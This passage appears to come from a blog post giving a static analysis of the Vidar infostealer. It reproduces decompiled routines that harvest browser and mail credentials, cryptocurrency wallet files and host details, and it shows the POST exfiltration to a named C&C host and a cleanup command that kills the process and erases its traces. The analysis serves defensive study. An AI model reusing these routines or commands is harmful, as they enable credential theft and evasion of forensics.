  sub_41EAB0(str_Sputnikuserdata, str_Sputnik);
  sub_41EAB0(str_Epicprivacybrowseruserdata, str_Epb);
  sub_41EAB0(str_Vivaldiuserdata, str_Vivaldi);
  sub_41EAB0(str_Coccocbrowseruserdata, str_Cococbrowser);
  sub_41EAB0(str_Ucozmediauranuserdata, str_Uranbrowser);
  sub_41EAB0(str_Qipsurfuserdata, str_Qipsurf);
  sub_41EAB0(str_Centbrowseruserdata, str_Cent);
  sub_41EAB0(str_Elementsbrowseruserdata, str_Elementsbrowser);
  sub_41EAB0(str_Torbroprofile, str_Torbro);
  sub_41EAB0((int)"\\Microsoft\\Edge\\User Data\\", (int)"Microsoft Edge");
  sub_41EAB0(str_Cryptotabbrowseruserdata, str_Cryptotab);
  sub_41EAB0(str_Bravesoftwarebravebrowseruserdata, str_Brave);
  sub_41E990(str_Operasoftwareoperastable, str_Opera);
  sub_41D650(str_Mozillafirefoxprofiles, str_Mozillafirefox);
  sub_41D650(str_Moonchildproductionspalemoonprofiles, str_Palemoon);
  sub_41D650(str_Waterfoxprofiles, str_Waterfox);
  sub_41D650(str_8pecxstudioscyberfoxprofiles, str_Cyberfox);
  sub_41D650(str_Netgatetechnologiesblackhawkprofiles, str_Blackhawk);
  sub_41D650(str_Mozillaicecatprofiles, str_Icecat);
  sub_41D650(str_Kmeleon, dword_432208);
  sub_41D650(str_Thunerbirdprofiles, str_Thunderbird);
  return sub_41C670();
}
```

it further queries registry about SMTP and IMAP servers with confidential data and password, gathers data about connected outlook accounts (if any) and finally dumps all the data to outlook.txt file in its working directory




later it scans for .wallet, .seco, .passphrase and .keystore files for **~30** cryptocurrency wallets on their installed paths and copies scanned files to “crypto” in working directory

```
int __cdecl steal_cryptocurrency_wallets_sub_424F00(int a1)
{
  memset(&unk_431F98, 0, 0x104u);
  lstrcatA(&unk_431F98, a1);
  sub_424E20(str_Bitcoin, str_Bitcoin, str_Walat);
  sub_424E20(str_Ethereum, str_Ethereum, str_Keystore);
  sub_424E20(str_Electrum, str_Electrumwallets, str_Defaultwallet);
  sub_424E20(str_Electrumltc, str_Electrumltcwallets, str_Defaultwallet);
  sub_424E20(str_Electroncash, str_Electroncashwallets, str_Defaultwallet);
  sub_424E20(str_Exodus, str_Exodus, str_Exodusconfjson);
  sub_424E20(str_Exodus, str_Exodus, str_Windowstatejson);
  sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Passphrasejson);
  sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Seedseco);
  sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Infoseco);
  sub_424E20(str_Multidoge, str_Multidoge, str_Multidogewallet);
  sub_424E20(str_Zcash, str_Zcash, str_Walat);
  sub_424E20(str_Dashcore, str_Dashcore, str_Walat);
  sub_424E20(str_Litecoin, str_Litecoin, str_Walat);
  sub_424E20(str_Anoncoin, str_Anoncoin, str_Walat);
  sub_424E20(str_Bbqcoin, str_Bbqcoin, str_Walat);
  sub_424E20(str_Devcoin, str_Devcoin, str_Walat);
  sub_424E20(str_Digitalcoin, str_Digitalcoin, str_Walat);
  sub_424E20(str_Florincoin, str_Florincoin, str_Walat);
  sub_424E20(str_Franko, str_Franko, str_Walat);
  sub_424E20(str_Freicoin, str_Freicoin, str_Walat);
  sub_424E20(str_Goldcoingld, dword_43216C, str_Walat);
  sub_424E20(str_Infinitecoin, str_Infinitecoin, str_Walat);
  sub_424E20(str_Iocoin, str_Iocoin, str_Walat);
  sub_424E20(str_Ixcoin, str_Ixcoin, str_Walat);
  sub_424E20(str_Megacoin, str_Megacoin, str_Walat);
  sub_424E20(str_Mincoin, str_Mincoin, str_Walat);
  sub_424E20(str_Namecoin, str_Namecoin, str_Walat);
  sub_424E20(str_Primecoin, str_Primecoin, str_Walat);
  sub_424E20(str_Terracoin, str_Terracoin, str_Walat);
  sub_424E20(str_Yacoin, str_Yacoin, str_Walat);
  return sub_424E20(str_Jaxx, str_Omlibertyjaxxindexeddbfile0indexeddbleveldb, dword_4321DC);
}
```


Vidar creates an HTTP POST request for C&C (http://himarkh.xyz/main.php) server in order to download configuration for grabbing module at runtime, parses downloaded configuration and proceeds to gather host, hardware and installed software related info

which is stored in system.txt file according to the specified format as shown in figure below


```
v20 = fopen(str_Systemtxt, str_W);
if ( v20 )
{
  fprintf(v20, str_System);
  fprintf(v20, "\n");
  v0 = sub_41B260();
  fprintf(v20, str_Windowss, v0);
  fprintf(v20, "\n");
  v1 = sub_41B220();
  fprintf(v20, str_Bits, v1);
  fprintf(v20, "\n");
  v2 = sub_41B1E0();
  fprintf(v20, str_Users, v2);
  fprintf(v20, "\n");
  v3 = sub_41B2E0();
  fprintf(v20, str_Computernames, v3);
  fprintf(v20, "\n");
  v4 = sub_41ABD0();
  fprintf(v20, str_Systemlanguages, v4);
  fprintf(v20, "\n");
  v5 = sub_41B0E0();
  fprintf(v20, str_Mahineids, v5);
  fprintf(v20, "\n");
  v6 = sub_41B160();
  fprintf(v20, str_Guids, v6);
  fprintf(v20, "\n");
  v7 = sub_41B570();
  fprintf(v20, str_Domainnames, v7);
  fprintf(v20, "\n");
  v8 = sub_41B500();
  fprintf(v20, str_Workgroups, v8);
  fprintf(v20, "\n");
  v9 = sub_41AA60();
  fprintf(v20, str_Keyboardlanguagess, v9);
  fprintf(v20, "\n\n");
  fprintf(v20, str_Hardware);
  fprintf(v20, "\n");
  v10 = sub_41B460();
  fprintf(v20, str_Processors, v10);
  fprintf(v20, "\n");
  v11 = sub_41B4E0();
```



the same routine also captures screenshots which is stored as “screenshot.jpg” inside working directory





immidiately after that a zip file with "_8294024645.zip" name format is created and stolen contents from working directory are compressed (file is compressed using Zip2 encryption algorithm as identified by KANAL)



the compressed file is now ready to be exfiltrated to its C&C server in another POST request

after exiting from recursive grabbing module, it deletes downloaded DLLs and files created in working directory being used to dump stolen data and information in order to remove its traces from victim machine


0042118F loc_42118F:
0042118F lea ecx, [ebp+var_544]
00421195 call memset_sub_421580
0042119A lea ecx, [ebp+var_D834]
004211A0 push ecx
004211A1 lea edx, [ebp+var_A184]
004211A7 push edx
004211A8 call sub_420A30
004211AD add esp, 8
004211B0 lea eax, [ebp+var_D834]
004211B6 push eax
004211B7 call _SetCurrentDirectoryA
004211BD call gather_host_info_sub_41FC30
004211C2 push
004211C4 lea ecx, [ebp+FileName]
004211CA push
004211CB call create_zip_file_name_sub_416CE0
004211D0 add
004211D3 mov [ebp+var_10], eax
004211D6 lea edx, [ebp+var_D834]
004211DC push edx ; int
004211DD push offset byte_4294DF ; char *
004211E2 mov eax, [ebp+var_10]
004211E5 push
004211E6 call compress_files_sub_420540
004211EB add
004211EE mov ecx, [ebp+var_10]
004211F1 push ecx
004211F2 call
004211F7 add esp, 4
004211FA lea edx, [ebp+FileName]
00421200 push edx ; lpFileName
00421201 mov eax, str_File
00421206 push eax ; void *
00421207 lea ecx, [ebp+var_544]
0042120D call sub_4218C0
00421212 mov ecx, domain_name
00421218 push ecx ; void *
00421219 lea ecx, [ebp+var_544]
0042121F call http_post_sub_422460
00421224 test
00421226 jz loc_4212D3



```
00421342
00421342 loc_421342:
00421342 lea     ecx, [ebp+var_D834]
00421348 push    ecx
00421349 call    sub_41F540
0042134E add     esp, 4
00421351 mov     edx, str_Cprogramdata
00421357 push    edx             ; _DWORD
00421358 call    _SetCurrentDirectoryA
0042135E lea     eax, [ebp+var_D834]
00421364 push    eax             ; _DWORD
00421365 call    _RemoveDirectoryA
0042136B mov     ecx, str_Cprogramdatasqlite3dll
00421371 push    ecx             ; _DWORD
00421372 call    _DeleteFileA
00421378 mov     edx, str_Cprogramdatafreebl3dll
0042137E push    edx             ; _DWORD
0042137F call    _DeleteFileA
00421385 mov     eax, str_Cprogramdatamozgluedll
0042138A push    eax             ; _DWORD
0042138B call    _DeleteFileA
00421391 mov     ecx, str_Cprogramdatamsvcp140dll
00421397 push    ecx             ; _DWORD
00421398 call    _DeleteFileA
0042139E mov     edx, str_Cprogramdatanss3dll
004213A4 push    edx             ; _DWORD
004213A5 call    _DeleteFileA
004213AB mov     eax, str_Cprogramdatasoftokn3dll
004213B0 push    eax             ; _DWORD
004213B1 call    _DeleteFileA
004213B7 mov     ecx, str_Cprogramdatavcruntime140dll
004213BD push    ecx             ; _DWORD
004213BE call    _DeleteFileA
004213C4 lea     edx, [ebp+var_D834]
004213CA push    edx
004213CB call    create_taskKill_sub_41A720
004213D0 add     esp, 4
004213D0 ;   } // starts at 420DA2
```

eventually it prepares a command **“/c taskkill /pid PID & erase EXECUTABLE_PATH & RD /S /Q WORKING_DIRECTORY_PATH* & exit”** which gets executed using cmd.exe to kill the running infostealer process and to delete remaining directories created by this process and the process itself.

That’s it for Vidar infostealer’s in-depth static analysis and analysis automation! see you soon in another blogpost.